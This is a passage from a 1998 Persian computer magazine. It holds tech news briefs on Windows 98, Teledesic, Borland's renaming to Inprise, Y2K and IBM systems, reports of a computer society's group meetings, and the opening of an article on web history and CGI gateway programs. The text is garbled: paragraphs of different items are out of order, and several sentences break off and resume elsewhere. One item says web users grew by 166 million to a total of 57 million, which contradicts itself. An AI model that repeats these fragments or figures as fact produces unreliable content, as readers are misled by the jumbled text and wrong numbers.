شرکت مایکروسافت اعلام کرد که سیستم عامل ویندوز ۹۸ در تاریخ ۲۵ جون و به قیمت ۱۰۹ دلار به بازار عرضه خواهد شد. پیش بینی می‌شود فروشندگان محصولات مایکروسافت، پس از دریافت تخفیف از این شرکت، ویندوز ۹۸ را به قیمت ۸۹ تا ۱۰۰ دلار به فروش رسانند.

البته مقامات قضایی که در حال بررسی فعالیتهای شرکت مایکروسافت هستند می‌توانند مانع عرضه این سیستم عامل گردند ولی زمان به سرعت در حال گذر است.

قرار است کد کامل این نرم‌افزار تا اواسط ماه می در اختیار تولیدکنندگان کامپیوتر قرار داده شود تا برخی سیستمهای کامپیوتری جدید نیز با سیستم عامل ویندوز ۹۸ تا تاریخ ۲۵ جون به بازار عرضه شود.

به احتمال زیاد ویندوز ۹۸ به زودی به صورت سیستم عامل استاندارد برای کامپیوترهای شخصی

کامپیوتری، با ۶/۹۴۵ میلیارد دلار سود خالص پس از شرکتهای اکسون و جنرال الکتریک، سومین شرکت سودآور جهان در سال ۱۹۹۷ بوده است. شرکت آی بی ام با ۶/۰۹۳ میلیارد دلار سود خالص در رده هفتم، شرکت مایکروسافت با ۳/۸۹۵ میلیارد دلار سود خالص در رده یازدهم و شرکت هیولت پاکارد با ۳/۱۱۹ میلیارد دلار سود خالص در رده بیست و سوم لیست سودآورترین شرکتهای جهان در سال ۱۹۹۷ قرار گرفته‌اند.

بینس ویک، ۲ مارچ ۹۸

تراشه سنجنده

مهندسان شرکت زمینس یک نوع تراشه سنجنده را اخیراً تکمیل کرده‌اند که قادر است در مدت فقط چند ثانیه با تجزیه و تحلیل کردن اثر انگشت انسان او را به‌طور کامل شناسائی و در حقیقت تعیین هویت کند. سلولهای فوق‌العاده کوچک خازنهای موجود در این تراشه سنجنده می‌توانند در کمترین مدت ممکن ساختار بسیار ریز پوست را بشناسند. بر روی سطح اثر انگشت اکثر تعداد دوازده نقطه ویژه و اختصاصی وجود دارند که به کمک آنها تعیین هویت بسیار دقیق و بدون خطا امکانپذیر می‌گردد. این تراشه سنجنده به قدری کوچک است که جاسازی آن در یک صفحه تراشه معمولی بسادگی امکانپذیر می‌باشد.



انگشت بر روی سنجنده تعیین کننده هویت.

فوکوس، ژانویه ۹۸

فروش بیشتر، درآمد کمتر

توجه تولید کنندگان کامپیوترهای شخصی به تولید سیستمهایی با قیمت زیر هزار دلار، هرچند باعث فروش تعداد بیشتری از کامپیوترهای شخصی

«علت سرمایه‌گذاری من در پروژه تله دسپیک این است که خدمات پیشرفته ارتباطی را به کل جهان، خصوصاً به مناطقی نظیر خاورمیانه و آفریقا که به طرق دیگر قادر به کسب آن نیستند، ارائه می‌کند.» زد دی نت نیوز، ۱۴ اپریل ۹۸

جمع‌آوری تراشه‌های تقلبی در تایوان

در پی تهدید آمریکا در مورد اعمال تحریمهای تجاری، پلیس تایوان بیش از یک هزار تراشه پنتیوم ۲ تقلبی را از فروشگاههای این کشور جمع‌آوری کرد. به گفته پلیس، در این رابطه تاکنون ۵ نفر به‌عنوان مظنون بازداشت شده‌اند.

دولت آمریکا قرار است تا پایان این ماه، لیست تازه‌ای از کشورهایی که حق مالکیت ذهنی را رعایت نمی‌کنند منتشر سازد. وزارت بازرگانی آمریکا اعلام کرده است که مقررات تجاری سختی برای کشورهایی که نامشان در این لیست باشد، در نظر خواهد گرفت.

به گفته سخنگوی دولت تایوان، هر چند به احتمال قریب به یقین نام تایوان مجدداً در لیست خواهد بود ولی اقدام اخیر پلیس این کشور نشان داد که دولت در امر مبارزه با سارقان جدی است.

رویتر، ۱۷ اپریل ۹۸

کامپیوتر قابل حمل کامپک

شرکت کامپک، کامپیوتر قابل حمل جدیدی را به بازار عرضه کرد. سیستم جدید که آرما ۴۲۰۰ نام دارد، مجهز به پردازنده ۲۶۶ مگاهرتزی پنتیوم با فناوری ام‌ام‌اِکس، یک گرداننده دیسک نرم ۳½ اینچی و یک گرداننده دیسک فشرده فقط خواندنی (CD-ROM) است.

کامپیوتر قابل حمل کامپک با وزنی معادل ۲/۵ کیلوگرم و ضخامت ۳/۸ سانتیمتر، ۳۹۹۹ دلار قیمت گذاری شده است.

بایت، اپریل ۹۸

سودآورترین شرکتهای جهان

در بین ۲۵ شرکتی که در سال ۱۹۹۷ بیشترین سوددهی را داشته‌اند، نام چهار شرکت کامپیوتری نیز وجود دارد. شرکت اینتل، سازنده تراشه‌های

جدید در خواهد آمد. به علاوه، در حدود ۱۲۰ میلیون کاربر فعلی سیستم عامل ویندوز ۹۵ نیز به تدریج خواهان ارتقاء سیستمهای خود به ویندوز ۹۸ خواهند شد.

در ماه ژانویه گذشته مایکروسافت به دستور دادگاه گردن نهاد و موافقت کرد که تولید کنندگان کامپیوتر بتوانند ویندوز ۹۵ را بدون مرورگر اینترنت اکسپلورر بر روی سیستمهای خود نصب کنند. اما در ویندوز ۹۸ این مرورگر به‌صورت کامل به‌عنوان بخشی از سیستم عامل وجود خواهد داشت.

علاوه بر این، ویندوز ۹۸، برخی از آخرین محصولات سخت‌افزاری نظیر دیسکهای DVD را نیز پشتیبانی می‌کند. همچنین بنابر اظهار مایکروسافت، بسیاری از مشکلات و ناکارآمدیهای ویندوز ۹۵ نیز در سیستم عامل جدید بر طرف شده است.

ویندوز ۹۸ جهت نصب و اجرا به کامپیوتری حداقل در رده ۴۸۶ با ۱۶ مگابایت حافظه اصلی و ۱۹۵ مگابایت حافظه دیسک سخت نیاز دارد.

ویندوز ۹۸ توسط ۱۰۰ هزار کاربر که هر یک ۳۰ دلار برای به‌دست آوردن نسخه آزمایشی آن پرداخته‌اند، مورد آزمایش قرار گرفته است.

رویتر، ۱۴ اپریل ۹۸

کمک مالی شاهزاده سعودی به پروژه تله دسپیک

ولید بن طلال، شاهزاده سعودی، مبلغ ۲۰۰ میلیون دلار به پروژه تله دسپیک کمک مالی کرد.

پروژه تله دسپیک که با حمایت بیل گیتس، کرگ مک کاو و شرکت بوئینگ راه‌اندازی شده است، برای ارائه خدمات اینترنت در سطح جهان از طریق ۲۸۸ ماهواره که در جو زمین قرار خواهند گرفت می‌باشد. قرار است این پروژه در سال ۲۰۰۲ تکمیل گردد. اولین ماهواره در ماه فوریه گذشته در جو زمین قرار داده شد.

این نخستین سرمایه‌گذاری میلیاردی سعودی در فناوری پیشرفته نیست. وی دارای سهام زیادی در شرکتهای اپل، موتورولا و نت اسکپ نیز می‌باشد. وی در یک مصاحبه مطبوعاتی گفت:

در سال جاری می‌شود اما درآمد تولیدکنندگان، متناسب با آن، افزایش نخواهد یافت.

بنابر گزارش موسسه دیتاکوئست، انتظار می‌رود در سال جاری، فروش کامپیوترهای شخصی ۱۵/۶ درصد و درآمد تولیدکنندگان آنها ۶/۴ درصد به نسبت سال قبل افزایش داشته باشد. بنابر این گزارش، انتظار می‌رود در سال جاری ۹۳/۱ میلیون کامپیوتر شخصی به فروش رود و درآمدی معادل ۱۶۶ میلیارد دلار نصیب شرکت‌های فروشنده سازد. از اواسط دهه ۸۰، این نخستین سالی است که رشد درآمد سالانه شرکت‌های فروشنده شخصی، یک رقمی می‌شود.

قبلاً پیش‌بینی شده بود که رشد فروش کامپیوترهای شخصی در سال ۱۹۹۸، بین ۱۶ تا ۱۷ درصد و رشد درآمد ناشی از فروش آنها، اندکی کمتر از این میزان باشد.

در سال جاری، همچنان بیشترین تعداد کامپیوترهای شخصی در آمریکا به فروش خواهد رفت. پیش‌بینی می‌شود فروش کامپیوترهای شخصی با ۱۶ درصد افزایش به ۳۵/۲ میلیون دستگاه بالغ گردد. اما رشد درآمد فروشندگان در آمریکا تنها ۳ درصد خواهد بود.

بنابر گزارش دیتاکوئست، بازار کامپیوترهای شخصی خانگی با رشدی به مراتب بیشتر از بخش تجاری روبرو خواهد بود و به دلیل کاهش قیمت کامپیوترها، خانواده‌های با درآمد کمتر نیز قادر به خریداری آنها خواهند شد.

بر پایه این گزارش، فروش کامپیوترهای شخصی در اروپای غربی با ۱۴ درصد افزایش به نسبت سال ۱۹۹۷ به ۲۱ میلیون دستگاه خواهد رسید اما رشد درآمد فروشندگان کامپیوترهای شخصی در این ناحیه از ۸/۹ درصد تجاوز نخواهد کرد.

بنابر گزارش دیتاکوئست، علیرغم بحران مالی در شرق آسیا، فروش کامپیوترهای شخصی در این ناحیه با ۲۳ درصد رشد به ۱۱/۸ میلیون دستگاه خواهد رسید. درآمد فروشندگان در این ناحیه با رشدی معادل ۱۷ درصد روبرو خواهد شد.

رویت، ۲۱ اپریل ۹۸

یگانه‌سازی یونیکس و ویندوز

شرکت هیولت‌پاکارد، مجموعه جدیدی از ابزارهای نرم‌افزاری را عرضه کرده است که به تولیدکنندگان نرم‌افزار امکان می‌دهد تا برنامه‌هایی بنویسند که هم بر روی سیستم‌های یونیکس و هم بر روی سیستم‌های ویندوز ان‌تی اجرا شود. این مجموعه نرم‌افزاری، «ابزارهای بنیادی» نام نهاده شده است و ۹۵ دلار قیمت دارد.

در حال حاضر، اغلب شرکت‌های بزرگ از سیستم‌های بر پایه یونیکس برای ذخیره‌سازی اطلاعات کاری حجیم و مهم خود نظیر نام و نشانی مشتریان، استفاده می‌کنند حال آن که کارمندان آنها غالباً دارای کامپیوترهایی با سیستم عامل ویندوز می‌باشند. نیاز به یکپارچه‌سازی این سیستم‌ها به دنبال تقاضای فزاینده برای دستیابی پیوسته (online) به داده‌ها و اطلاعات، بیش از پیش شده است.

زدی نت نیوز، ۲۲ اپریل ۹۸

افزایش قدرت ابرکامپیوترهای آی‌بی‌ام

ابرکامپیوتری که در زمینه شطرنج، تاریخ‌ساز شد باز هم قدرتمندتر می‌شود. شرکت آی‌بی‌ام اعلام کرد که گونه قدرتمندتری از ابرکامپیوتر آراس ۶۰۰۰ اس‌پی خود را تولید نموده است. ابرکامپیوتر آراس ۶۰۰۰ اس‌پی همان سیستمی است که با نام «دیپ بلو» (آبی عمیق) در سال گذشته موفق به شکست دادن گری کاسپاروف قهرمان شطرنج جهان شد.

به گفته سخنگوی آی‌بی‌ام، با استفاده از ریزپردازنده‌های جدید ۳۳۲ مگاهرتزی، قدرت ابرکامپیوتر آراس ۶۰۰۰ اس‌پی تا ۵ برابر افزایش یافته است. به عبارت دیگر، چنانچه دیپ بلو دوباره به شطرنج بپردازد اکنون می‌تواند به جای ۲۰۰ میلیون حرکت شطرنج، تا یک میلیارد حرکت را در هر ثانیه محاسبه کند.

در ماه فوریه گذشته، وزارت دفاع آمریکا قراردادی با آی‌بی‌ام برای تولید یک ابرکامپیوتر آراس ۶۰۰۰

اس‌پی به منظور شبیه‌سازی سلاح‌های هسته‌ای منعقد نمود.

رویت، ۲۲ اپریل ۹۸

کمیته مخصوص خطای سال ۲۰۰۰

مجلس سنای آمریکا، کمیته مخصوصی برای بررسی جنبه‌های مختلف خطای سال ۲۰۰۰ که به خطای هزاره معروف شده است تشکیل خواهد داد. اخیراً ملاحظات بسیاری در مورد این که بسیاری از برنامه‌های حساس کامپیوتری که توسط بخش دولتی یا خصوصی به کار گرفته می‌شوند نتوانند تا قبل از ۳۱ دسامبر ۱۹۹۹ از لحاظ خطای هزاره مورد بررسی قرار گیرند، به وجود آمده است. این ملاحظات بیشتر از اینجا ناشی می‌شود که بررسی‌های اخیر نشان داده است تلاش به منظور رفع خطای سال ۲۰۰۰ در بسیاری از سیستم‌ها از جمله سیستم کنترل ترافیک هوایی و سیستم‌های وزارت کشاورزی و وزارت آموزش آمریکا از برنامه زمانبندی خود عقب افتاده‌اند.

رئیس جمهوری آمریکا نیز در ماه فوریه گذشته، شورای مخصوصی را برای بررسی تلاشهایی که در ادارات دولتی جهت رفع خطای هزاره به عمل آمده است تشکیل داد.

رویت، ۲۸ اپریل ۱۹۹۸

کامپیوترهای شخصی با تواناییهای انسانی

بیل گیتس، رئیس شرکت مایکروسافت، در یک کنفرانس خبری اعلام کرد که این شرکت، سرمایه‌گذاری عظیمی برای تولید سیستم‌هایی که به کامپیوترها توانایی تشخیص و درک محاورات انسانی را می‌بخشد به عمل آورده است. او پیش‌بینی کرد که تا ۱۰ سال دیگر، کامپیوترهای شخصی نه تنها قادر به تشخیص اصوات، بلکه درک آنها نیز خواهند گشت.

وی گفت: «مایکروسافت ظرف ۸ سال گذشته هزینه تحقیقاتی خود را تا ۱۰ برابر افزایش داده است. امروز به جرات می‌توانم بگویم که تا ۱۰ سال دیگر، کامپیوترهای شخصی قادر به دیدن، شنیدن و یادگیری خواهند بود.»

وب را همچنان مردان در محدوده سنی ۱۸ تا ۳۴ سال تشکیل می‌دهند. براساس نتایج این مطالعه، رشد اخیر کاربران وب عمدتاً به خاطر رویدادهای خاصی نظیر المپیک زمستانی و جنبالهای مربوط به مسائل اخلاقی رئیس جمهوری آمریکا بوده که عده زیادی را به ملاقات مراکز وب مربوطه بر روی شبکه کشانده است. زددی نت نیوز، ۴ می ۹۸

نسل بعدی کامپیوترهای بزرگ آی بی ام

شرکت آی بی ام، عرضه نسل پنجم کامپیوترهای بزرگ بر پایه ریزپردازنده‌های خود را اعلام نمود. خانواده جدید کامپیوترهای بزرگ آی بی ام اس ۳۹۰ جی ۵ نام دارد و کارایی آن تا دو برابر بیشتر از نسل قبلی است که در ماه جون گذشته به بازار آمد و در صورت به کارگیری ۱۰ ریزپردازنده، قادر به اجرای ۹۰۰ میلیون دستورالعمل در ثانیه (MIPS) خواهد بود.

به عقیده تحلیلگران، سیستمهای جدید، موقعیت آی بی ام را در مقابل دو رقیب عمده‌اش یعنی هیتاچی و فوجیتسو، بیش از پیش تقویت خواهد کرد.

با وجودی که سهم کامپیوترهای بزرگ در کل فروش آی بی ام رو به کاهش است ولی این سیستمها همچنان یکی از عمده‌ترین محصولات تولیدی آی بی ام هستند.

لازم به ذکر است که کامپیوتر بزرگ هیتاچی به نام اسکای لاین با سرعت ۹۷۵ میلیون دستورالعمل در ثانیه هنوز هم از لحاظ سرعت بر کامپیوتر جدید آی بی ام برتری دارد ولی فناوری به کار رفته در تولید پردازنده کامپیوتر بزرگ اس ۳۹۰ جی ۵، بسیار کم هزینه‌تر و کم مصرفتر است و همین مساله به عقیده تحلیلگران باعث محبوبیت بیشتر این سیستمها خواهد شد.

رویتز، ۷ می ۹۸

تغییر نام بورلند از تاریخ ۵ جون صورت خواهد گرفت. معروفیت این شرکت بیشتر به خاطر تولید زبانها و ابزارهای برنامه‌سازی است. محصولات نرم‌افزاری این شرکت به برنامه‌سازان حرفه‌ای کمک می‌کند تا به تولید نرم‌افزارهای دیگر بپردازند. در اوایل دهه ۱۹۸۰، شرکت بورلند رشد سریعی یافت و بر بازار ابزارهای تولید نرم‌افزار تسلط کامل داشت و آنچنان تهدیدی برای مایکروسافت بود که مشهور است بیل گیتس در نامه محرمانه‌ای به کارمندان ارشدش نوشته بود «فیلیپ را بکشید». اشاره او به فیلیپ کان، بنیانگذار بورلند بود.

اما شرکت بورلند در اوایل دهه ۱۹۹۰ دچار بحرانهای جدی شد. این بحرانها از یکسو به خاطر اتخاذ سیاستهای بازاریابی غلط و از سوی دیگر به دلیل این بود که مایکروسافت با کاهش شدید قیمت ابزارهای نرم‌افزاری خود، بورلند را مجبوره به دنباله‌روی از خود کرد. در نتیجه، اکنون چند سال متوالی است که شرکت بورلند با زیانهای هنگفتی روبرو بوده است.

بورلند به دنبال یافتن منابع جدید درآمدی، برخی از شرکتهای نرم‌افزاری کوچک که در تولید «میان‌افزار» تخصص دارند را خریداری کرده و می‌خواهد وارد این بازار ۲ میلیارد دلاری که با رشد ۴۰ درصدی سالانه روبرو است، گردد.

رویتز، ۱ می ۱۹۹۸

رشد کاربران وب در آمریکا

تعداد کاربران تار جهان گستر (www) یا وب در آمریکا ظرف ۴ ماه گذشته ۱۶۶ میلیون نفر دیگر افزایش یافت و اکنون بالغ بر ۵۷ میلیون نفر گشته است. هرچند رشد تعداد کاربران به نسبت سابق کمتر بوده است ولی مطالعات نشان می‌دهد که افراد بیشتری در زندگی روزانه خود از شبکه اینترنت برای تجارت، تفریح و کسب اطلاعات مختلف استفاده می‌کنند.

مطالعه انجام شده نشان می‌دهد که بیشتر کاربران

به گفته گیتس، ایده دستیابی به کامپیوترهایی که با ما صحبت کنند و گفته‌های ما را تشخیص دهند، قدمتی ۲۰ ساله دارد و مساله جدیدی نیست. اما دانشمندان در آن زمان در مورد سرعت دستیابی به این سیستمها، بیش از حد خوش بین بودند و فکر می‌کردند مشکل را می‌توان به سادگی با توجه به امواج صوتی که دریافت می‌شوند حل کرد. چیزی که آنها در آن زمان نمی‌دانستند و ما اکنون می‌دانیم این است که اگر به اصوات در آن سطح نگاه کنیم، گفته‌ها بسیار بسیار مبهم خواهند شد. مردم از طریق عقل سلیم و زمینه بحث است که به معنای واقعی گفته‌ها پی می‌برند. بنابراین کامپیوترها با داشتن توانایی دیدن و یادگیری است که قادر به نزدیک شدن به قابلیت‌های انسانی در این زمینه خواهند شد.

به گفته گیتس، شرکت مایکروسافت تا آن زمان، بر روی ساده‌تر کردن کار با کامپیوتر از طریق کاستن از تعداد فرمانها و قالبهای مورد نیاز برای انجام امور، کار خواهد کرد.

رویتز، ۲۸ اپریل ۱۹۹۸

تغییر نام بورلند

شرکت بورلند اعلام کرد که قصد دارد همزمان با پیش گرفتن راهبردها و تولید محصولات جدید، نام شرکت را به اینپرایس (Inprise) تغییر دهد. شرکت بورلند که زمانی سومین شرکت بزرگ تولید کننده نرم‌افزار برای کامپیوترهای شخصی و رقیبی جدی برای مایکروسافت محسوب می‌شد، از این پس، کار خود را بر روی تولید آنچه که «میان‌افزار» (middleware) نامیده می‌شود متمرکز خواهد کرد. این محصول به صورت مترجمی بین انواع مختلف سخت‌افزار و نرم‌افزارهای تجاری عمل می‌کند.

بورلند ظرف سال جاری چند محصول جدید عرضه خواهد کرد که به اشتراک گذاشتن اطلاعات تجاری مهم در شبکه‌های کامپیوتری داخل سازمانها را تسهیل خواهند نمود.

برگزاری جلسه گروه تخصصی شی‌گرایی

بحث و تبادل نظر شد و خانم هنگامه مهرور و آقایان نوید خسروی و سعید میرجهانی به مدت یکسال به عنوان مسئولان گروه برگزیده شدند. همچنین مقرر شد قبل از تشکیل جلسه بعد، مسئولان اجرایی گروه، خط مشی اجرایی گروه را برای سال آینده تعیین کنند و در جلسه بعد به نظر خواهی اعضای گروه برسانند.



فعالیت گروه تخصصی شی‌گرایی انجمن، پس از یک وقفه یکساله، از سر گرفته شد. نخستین جلسه گروه تخصصی شی‌گرایی در دوره جدید، در تاریخ چهارشنبه ۱۳۷۷/۲/۲۳، ساعت ۴ بعدازظهر در محل سالن آمفی تئاتر خانه فرهنگ گلها برگزار شد.

در این جلسه، ابتدا رئیس انجمن با خوشامدگویی به حاضران و اظهار خوشوقتی به خاطر از سرگیری فعالیتهای این گروه، در سخنان کوتاهی، آئین نامه اجرایی گروههای تخصصی انجمن که به تصویب هیأت اجرایی رسیده است را به اطلاع اعضای گروه رساند.

سپس آقای نوید خسروی، تحت عنوان «نسل جدید روشهای شی‌گرا: تحلیل و طراحی الگوگرا» به سخنرانی پرداختند و در خاتمه سخنرانی به سوالات حاضران پاسخ داده شد.

پس از سخنرانی آقای خسروی، اعضای گروه در مورد تاریخ تشکیل جلسات ماهانه به بحث و تبادل نظر پرداختند و تصمیم گرفته شد که جلسات گروه، از این پس در ساعت ۴ بعدازظهر اولین چهارشنبه غیرتعطیل هرماه برگزار گردد. بر این اساس، با توجه به این که جلسه اول در تاریخ ۱۳۷۷/۲/۲۳ برگزار شد، تاریخ جلسه دوم ۱۳۷۷/۴/۳ تعیین گردید. محل تشکیل جلسه نیز آمفی تئاتر خانه فرهنگ گلها خواهد بود.

در خاتمه جلسه، برای انتخاب مسئولان اجرای گروه تخصصی شی‌گرایی

تشکیل اولین جلسه گروه تخصصی شبکه‌های کامپیوتری انجمن

در ابتدای جلسه رئیس انجمن ضمن خوشامدگویی به شرکت کنندگان، به اختصار آیین نامه فعالیت گروههای تخصصی انجمن که مورد تصویب هیأت اجرایی قرار گرفته است را به اطلاع حاضرین رساند و دیدگاههای کلی انجمن را در زمینه راه‌اندازی گروههای تخصصی تشریح نمود. وی در خاتمه سخنانش برای گروه تخصصی شبکه‌های کامپیوتری انجمن آرزوی موفقیت کرد.

سپس آقای علی پارسا، عضو هیأت اجرایی انجمن سخنرانی خود را در باره موتورهای جستجو در وب (WEB) شروع کرده و به تشریح ویژگیهای موتورهای جستجو و مقایسه کارایی آنها با یکدیگر پرداخت. در خاتمه جلسه آقایان نیاکان، ستوده‌نیا، کوهرنکی و صابری به مدت یکسال به عنوان مسئولان اجرایی گروه برگزیده شدند. همچنین با موافقت اعضای گروه مقرر گردید جلسات ماهیانه این گروه از این پس در دومین چهارشنبه غیرتعطیل هرماه از ساعت ۴ الی ۵٫۵ بعدازظهر برگزار گردد. بدین ترتیب، دومین جلسه این گروه در تاریخ دهم تیرماه در آمفی تئاتر خانه فرهنگ گلها برگزار خواهد شد.



ایجاد پویایی در «تار جهان گستر»

به کمک برنامه‌های دروازه^۱

آرش برومند

پست الکترونیک: Arasch.Bromand@T-online.de

• ایجاد یک رابط کاربر که با همه شالوده‌های فنی^۸ مختلف سازگار باشد و کاربر بتواند به کمک آن به اطلاعات موجود در کامپیوترهای میزبان^۹ مختلف دسترسی یابد.

• امکان دستیابی به پرونده‌ها و قراردادهای گوناگون فراهم باشد.

در سال ۱۹۹۰ نخستین نمونه تار جهان گستر عرضه شد. در ماه مه ۱۹۹۱ این سیستم اطلاع رسانی در رایانه مرکزی CERN نصب شد و مورد استفاده قرار گرفت. در ژانویه سال ۱۹۹۲ استفاده همگانی از تار جهان گستر آزاد گردید.

استانداردهای تار جهان گستر

نحوه عمل تار جهان گستر به این صورت است که بر مبنای شبکه الکترونیک شبکه‌ای منطقی از پرونده‌ها و اسنادی که در کامپیوترهای میزبان مختلف وجود دارند، ایجاد می‌کند. در این سیستم اطلاع رسانی مجموعه اطلاعات در قالب ساختاری درختگونه به نمایش در می‌آید. برای دستیابی به اطلاعات مشخص در این ساختار، کنکاش از ریشه این ساختار درختی - یعنی از صفحه منزلگاه^{۱۰} خادم - آغاز می‌شود و به کمک «آبرمتنهای نشانه‌گذاری شده» به مقصد دلخواه ختم می‌گردد.

تار جهان گستر متکی بر سه استاندارد است:

(۱) مکان یاب یکپارچه منابع

(URL-Uniform Resource Locator)

(۲) قرارداد انتقال آبرمتن

(HTTP-Hyper Text Transfer Protocol)

(۳) زبان نشانه‌گذاری آبرمتن

(HTML-Hyper Text Markup Language)

URL یک شکل‌واره (شمای) ساده و کلی برای مشخص کردن نشانی اسناد و پرونده‌ها در شبکه است. پیوند رشته وار اسناد و پرونده‌ها در شبکه به

8) platform 9) host 10) home page

مختصری در مورد شکل‌گیری «تار جهان گستر»

گسترش روزافزون اینترنت در سطح بین‌المللی منجر به ایجاد نرم‌افزارهای ویژه‌ای به منظور بهره‌وری آسانتر کاربران از این شبکه عظیم شده است. یکی از رایجترین نرم‌افزارهای مورد بحث تار جهان گستر است. به‌طور خلاصه می‌توان گفت که تار جهان گستر یک سیستم ارتباطی و اطلاع‌رسانی مبتنی بر آبرمتنها^۲ است که بر اساس اصل خادم - مخدوم^۳ کار می‌کند.

اندیشه ایجاد چنین سیستمی ریشه در دهه ۴۰ میلادی دارد. در سال ۱۹۴۵، وانوار بوش^۴ طی مقاله‌ای در نشریه The Atlantic Monthly سیستمی را به نام Memex (Memory Extension - گسترش حافظه) پیشنهاد کرد که می‌بایست از طریق پیوند زدن رشته‌وار اطلاعات مختلف، به مغز انسان در پردازش اطلاعات یاری رساند. ویژگی چنین سیستمی در مقایسه با سایر ابزارهای ساخته دست بشر در آن بود که به‌جای گسترش توانایی جسمی بشر بر دامنه دانش‌های وی می‌توانست بیافزاید.

تد نلسون^۵ در سال ۱۹۶۵ با طرح مفهوم، «آبرمتن» گام دیگری در راستای تحقق اندیشه یک سیستم اطلاع رسانی جهان گستر برداشت. نلسون متنی را پیشنهاد کرد که اجزای آن به‌صورت پشت سرهم در یک سند^۶ قرار نداشتند. بنا به پیشنهاد وی یک متن می‌توانست از طریق رجوع دادن خواننده به متنهای دیگر تکمیل گردد. بدین ترتیب امکان ایجاد شبکه‌ای از مناسبات بین اسناد فراهم می‌آمد. بدین وسیله اندیشه‌های پراکنده در متنهای گوناگون می‌توانستند به یکدیگر گره بخورند.

اندیشه‌های بوش و نلسون بعدها در پروژه‌ای در مرکز پژوهشهای هسته‌ای اروپا (CERN) در ژنو پیگیری شد. در سال ۱۹۸۹، تیم برنرزی^۷ وابسته به پژوهشکده پیشگفته پیشنهاد ایجاد سیستم اطلاع رسانی مبتنی بر آبرمتنها را مطرح کرد تا امکان تبادل اطلاعات میان فیزیکدانان هسته‌ای آسانتر گردد. مهمترین اجزای طرح لی عبارت بودند از:

1) Gateway 2) hypertext 3) client server 4) Vannevar Bush
5) Ted Nelson 6) document 7) Tim Breners Lee

یاری URL عملی می‌گردد. درحقیقت در پس هر نشانه‌ای در یک آبرمتن یک URL نهفته است. مکان یاب یکپارچه منابع، دارای شکل کلی زیرین است:

مسیر/ نام خادم:// قرارداد انتقال پرونده‌ها

مطابق این شکل هر URL به‌طور عام چپ به راست از بخشهای زیر تشکیل می‌شود:

(۱) قرارداد انتقال داده‌ها در اینترنت. این بخش با دو نقطه محدود می‌شود.

(۲) نام خادمی که مخاطب قرار می‌گیرد. این بخش با دو خط مایل در کنار هم شروع می‌شود.

(۳) مسیری که محل پرونده یا سند مورد دلخواه را مشخص می‌کند.

برنامه‌های دروازه

یکی از کمبودهای اساسی تار جهان گستر به مثابه سیستم اطلاع رسانی و ارتباطی، غیرکنشی یا منفعل بودن این سیستم در آغاز کار آن بود، بدین معنی که به کمک این سیستم تنها امکان دستیابی به اطلاعاتی وجود داشت که به‌گونه‌ای تغییرناپذیر در پرونده‌ای ثبت شده و در شبکه عرضه می‌شد. بدین ترتیب امکان طرح سؤالاتی جزئیتر توسط کاربر و یا ارتباط کنشی کاربر با خادم و ارائه اطلاعات متناسب با نیازها و خواسته‌های کاربر وجود نداشت. مثال زیر به روشنتر شدن این مطلب کمک می‌کند:

فرض کنید که مدیران شبکه یکی از دانشگاهها قصد ارائه فهرستی از نام، رشته درسی، شماره تلفن و نشانی دانشگاهی استادان این واحد آموزشی توسط کامپیوتر خادم دانشگاه را دارند. مطابق با امکانات سنتی ارائه اطلاعات در تار جهان گستر، می‌بایست مسئولین شبکه ابتدا تمامی داده‌های مربوط به استادان را در پرونده‌ای به‌صورت آبرمتن نشانه‌گذاری و ثبت کنند. سپس در صفحه منزلگاه خادم دانشگاه URL این پرونده را به صورتی قابل مراجعه عرضه کنند.

این شیوه سنتی چنان مشکلاتی را با خود به همراه دارد که عملاً مدیران شبکه را با بن‌بست مواجه می‌سازد. مشکل نخست مراقبت و نگهداری از داده‌ها است. اگر قرار باشد که صرفاً داده‌های مربوط به مثلاً ۱۰ استاد ارائه شود، شاید مشکل پیش نیاید. اما حفظ و نگهداری داده‌های مثلاً ۱۰۰ استاد در یک پرونده آنهم به‌صورت آبرمتن موجب سردرگمی گردانندگان شبکه خواهد شد و دشواریهای زیادی از لحاظ اصلاح و تکمیل داده‌ها در پی خواهد داشت. افزون بر این احتمال ثبت مضاعف برخی از داده‌ها بسیار زیاد است.

مشکل دوم حفظ و تضمین داده‌ها است. اگر داده‌ها در پرونده‌ای به‌صورت آبرمتن ثبت شوند، پراحتی در دسترس کاربرانی که سوعیت دارند قرار خواهد داشت. این امکان که چنین کاربرانی در سطح سیستم عامل با کاربست

برخی ترفندها پرونده حاوی داده‌ها را دستکاری کنند و یا از بین ببرند، همواره وجود خواهد داشت.

مشکل سوم دشواری استفاده از پرونده حاوی داده‌ها برای کاربران است. ظاهر شدن فهرستی طولانی بر روی صفحه مرورگر^{۱۱}، کار خواندن داده‌ها را بفرنج می‌سازد.

برای حل چنین مشکلاتی بود که برنامه‌های «دروازه» پدید آمدند. این برنامه‌ها نرم‌افزارهایی هستند که توسط خادم فراخوانده شده و به اجرا در می‌آیند. اینگونه برنامه‌ها را می‌توان به‌وسیله بسیاری از زبانهای برنامه‌نویسی نظیر ++C، C، جاوا یا زبانهای معروف به «نسل چهارم»^{۱۲} نوشت. برنامه «دروازه» موجب می‌شود که کاربر بتواند با خادم، ارتباطی کنشی برقرار کند و بدین ترتیب نه با پرونده‌های از پیش آماده بلکه با پرونده‌هایی سروکار داشته باشد که به‌صورت پویا در جریان ارتباط کنشی کاربر با خادم و متناسب با نیازش ایجاد می‌شوند.

به‌عنوان مثال به کمک یک برنامه «دروازه» مشکل مطرح شده در مثال پیشین را می‌توان به‌گونه‌ای مؤثر حل کرد. برای این کار ضروری است که در گام نخست داده‌های مربوط به استادان در یک بانک اطلاعاتی ثبت شود. از این طریق می‌توان مانع بروز مشکلاتی که ممکن است در رابطه با حفظ و نگهداری، صحت و تضمین اطلاعات پدید آید، گردید.

